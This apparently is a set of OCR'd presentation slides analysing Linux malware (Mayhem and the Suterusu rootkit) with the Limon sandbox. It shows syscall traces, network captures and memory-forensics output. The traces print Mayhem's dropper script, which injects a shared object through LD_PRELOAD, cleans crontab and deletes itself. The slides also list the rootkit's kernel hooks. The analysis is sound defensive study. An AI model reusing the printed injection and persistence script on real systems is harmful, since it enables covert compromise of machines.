
```
2675  open("/root/1.sh", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 3
2675  write(3, "#!/bin/sh\ncd '/root'\nif [ -f './cached.so' ];then killall -9 host;export
AU=''\nexport LD_PRELOAD=./cached.so\n/usr/bin/host\nunset LD_PRELOAD\ncrontab -l|grep -v
'1\\.sh'|grep -v crontab|crontab\nfi\nrm 1.sh\nexit 0\n", 209) = 209
2675  close(3)                          = 0
```

```
2678  close(4)                          = 0
2678  execve("/bin/sh", ["sh", "-c", "at now -f 1.sh"], [/* 50 vars */]) = 0
```

Mayhem – DNS & TCP Conversations

```
DNS SUMMARY
=======================================

02:07:59.621178 IP 192.168.1.150.24096 > 4.2.2.2.53: 8821+ A? hthpchains.com. (32)
02:07:59.621191 IP 192.168.1.150.24096 > 4.2.2.2.53: 8821+ A? hthpchains.com. (32)
02:07:59.813769 IP 4.2.2.2.53 > 192.168.1.150.24096: 8821 2/0/0 A 198.105.254.11, A 198.105.244.11
(64)

TCP CONVERSATIONS
=======================================

02:07:59.814303 IP 192.168.1.150.39963 > 198.105.254.11.80: tcp 0
02:07:59.814343 IP 198.105.254.11.80 > 192.168.1.150.39963: tcp 0
02:07:59.814451 IP 192.168.1.150.39963 > 198.105.254.11.80: tcp 0
02:07:59.814559 IP 192.168.1.150.39963 > 198.105.254.11.80: tcp 223
02:07:59.814574 IP 198.105.254.11.80 > 192.168.1.150.39963: tcp 0
```

Mayhem – Sends System Information



Mayhem – LD_PRELOAD Technique


```
host                2690   VMWARE_FONTCONFIG_PATH=0 GNOME_KEYRING_PID=2193 USER=root
VMWARE_GTK2_RC_FILES=0 VMWARE_GTK_EXE_PREFIX=0 GIO_MODULE_DIR=/usr/lib/vmware-
tools/libconf/lib/gio/modules SSH_AGENT_PID=2240 VMWARE_LD_PRELOAD=0 SHLVL=1 HOME=/root OLDPWD=/root
XDG_SESSION_COOKIE=b6459faa6c9bb08553e1e29300000002-1441651547.594859-1426607263
DESKTOP_SESSION=ubuntu-2d GTK_PATH=/usr/lib/vmware-tools/libconf/lib/gtk-2.0/modules
GTK_IM_MODULE_FILE=/usr/lib/vmware-tools/libconf/etc/gtk-2.0/gtk.immodules
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0 DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-
HmP9FrXwe4,guid=2f9953d25d5e2f27b17332100000000a VMWARE_PANGO_RC_FILE=0
GNOME_KEYRING_CONTROL=/tmp/keyring-akAE1R VMWARE_GDK_PIXBUF_MODULE_FILE=0
UBUNTU_MENUPROXY=libappmenu.so MANDATORY_PATH=/usr/share/gconf/ubuntu-2d.mandatory.path LOGNAME=root
DESKTOP_AUTOSTART_ID=10f307dea5ce3aa4f814416515477101400000022040001
DEFAULTS_PATH=/usr/share/gconf/ubuntu-2d.default.path VMWARE_GTK_PATH64=0
PANGO_RC_FILE=/usr/lib/vmware-tools/libconf/etc/pango/pangorc GNOME_DESKTOP_SESSION_ID=this-is-
deprecated GTK2_RC_FILES=/usr/lib/vmware-tools/libconf/etc/gtk-2.0/gtkrc AU=
PATH=/usr/lib/lightdm/lightdm:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
:/root/malware_analysis SESSION_MANAGER=local/ubuntu:@/tmp/.ICE-unix/2204,unix/ubuntu:/tmp/.ICE-
unix/2204 GTK_EXE_PREFIX=/usr/lib/vmware-tools/libconf
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0 LANG=en_US.UTF-8 VMWARE_GIO_MODULE_DIR=0
VMWARE_LD_LIBRARY_PATH=0 XDG_CURRENT_DESKTOP=Unity LD_PRELOAD=./cached.so
XAUTHORITY=/root/.Xauthority SSH_AUTH_SOCK=/tmp/keyring-akAE1R/ssh VMWARE_GTK_PATH=0
```

Mayhem – Malicious shared object Loaded by Host process


```
host                 2690 0x00007f02e6b29000 /lib64/ld-linux-x86-64.so.2
host                 2690 0x00007f02e4b8f000 /usr/lib/x86_64-linux-gnu/libxml2.so.2
host                 2690 0x00007f02e4eea000 /usr/lib/libGeoIP.so.1
host                 2690 0x00007f02e511f000 /lib/x86_64-linux-gnu/libcrypto.so.1.0.0
host                 2690 0x00007f02e54e7000 /usr/lib/x86_64-linux-gnu/libgssapi_krb5.so.2
host                 2690 0x00007f02e5725000 /lib/x86_64-linux-gnu/libc.so.6
host                 2690 0x00007f02e5ae3000 /lib/x86_64-linux-gnu/libpthread.so.0
host                 2690 0x00007f02e5d00000 /usr/lib/libisc.so.83
host                 2690 0x00007f02e5f55000 /usr/lib/libisccfg.so.82
host                 2690 0x00007f02e6176000 /usr/lib/libbind9.so.80
host                 2690 0x00007f02e6383000 /usr/lib/libdns.so.81
host                 2690 0x00007f02e6709000 /usr/lib/liblwres.so.80
host                 2690 0x00007f02e691b000 ./cached.so
```

Demo 3

Analysis of Suterusu Rootkit using Limon



Running Suterusu Rootkit



Suterusu – Hidden Module and Keyboard Notifier hook

```
MODULES HIDDEN FROM MODULE LIST and SYSFS
=========================================

Offset (V)         Name
------------------ ----
0xffffffffa027c660 suterusu
0xffffffffa02c2928 ?*,?????

KEYBOARD NOTIFIERS
==========================================

Address            Symbol
------------------ ------------------------------
0xffffffffa0278d60 HOOKED: /
```


Suterusu – Inline Kernel Hooks

```
INLINE KERNEL HOOKS
=======================================

Name                                          Member          Hook Type Hook Address
--------------------------------------------- --------------- --------- ------------------
dev_get_flags                                                 JMP       0xffffffffa0277000
anacron 3 []                                  readdir         JMP       0xffffffffa02770b0
proc_root                                     readdir         JMP       0xffffffffa0277050
//proc                                        readdir         JMP       0xffffffffa0277050
/                                             readdir         JMP       0xffffffffa02770b0
/lib64                                        readdir         JMP       0xffffffffa02770b0
/selinux                                      readdir         JMP       0xffffffffa02770b0
/root                                         readdir         JMP       0xffffffffa02770b0
```


```
tcp6_seq_afinfo                               show            JMP       0xffffffffa02772d0
tcp4_seq_afinfo                               show            JMP       0xffffffffa02773b0
udplite6_seq_afinfo                           show            JMP       0xffffffffa0277110
udp6_seq_afinfo                               show            JMP       0xffffffffa0277110
udplite4_seq_afinfo                           show            JMP       0xffffffffa02771f0
udp4_seq_afinfo                               show            JMP       0xffffffffa02771f0
TCP                                           ioctl           JMP       0xffffffffa0277e20
UDP                                           ioctl           JMP       0xffffffffa0277e20
UDP-Lite                                      ioctl           JMP       0xffffffffa0277e20
PING                                          ioctl           JMP       0xffffffffa0277e20
RAW                                           ioctl           JMP       0xffffffffa0277e20
```

References

- https://securelist.social-kaspersky.com/en/descriptions/iframe/Backdoor.Linux.Tsunami.gen
- https://github.com/mncoppola/suterusu
- https://en.wikipedia.org/wiki/Linux_malware
- http://malware.wikia.com/wiki/Tsunami
- https://www.virusbtn.com/virusbulletin/archive/2014/07/vb201407-Mayhem
- https://www.f-secure.com/weblog/archives/00002727.html
- http://www.kernelmode.info/forum/viewtopic.php?f=16&t=3405&p=23495&hilit=mayhem#p23495
- http://www.intego.com/mac-security-blog/tsunami-backdoor-can-be-used-for-denial-of-service-attacks/



Question & Answers



THANK YOU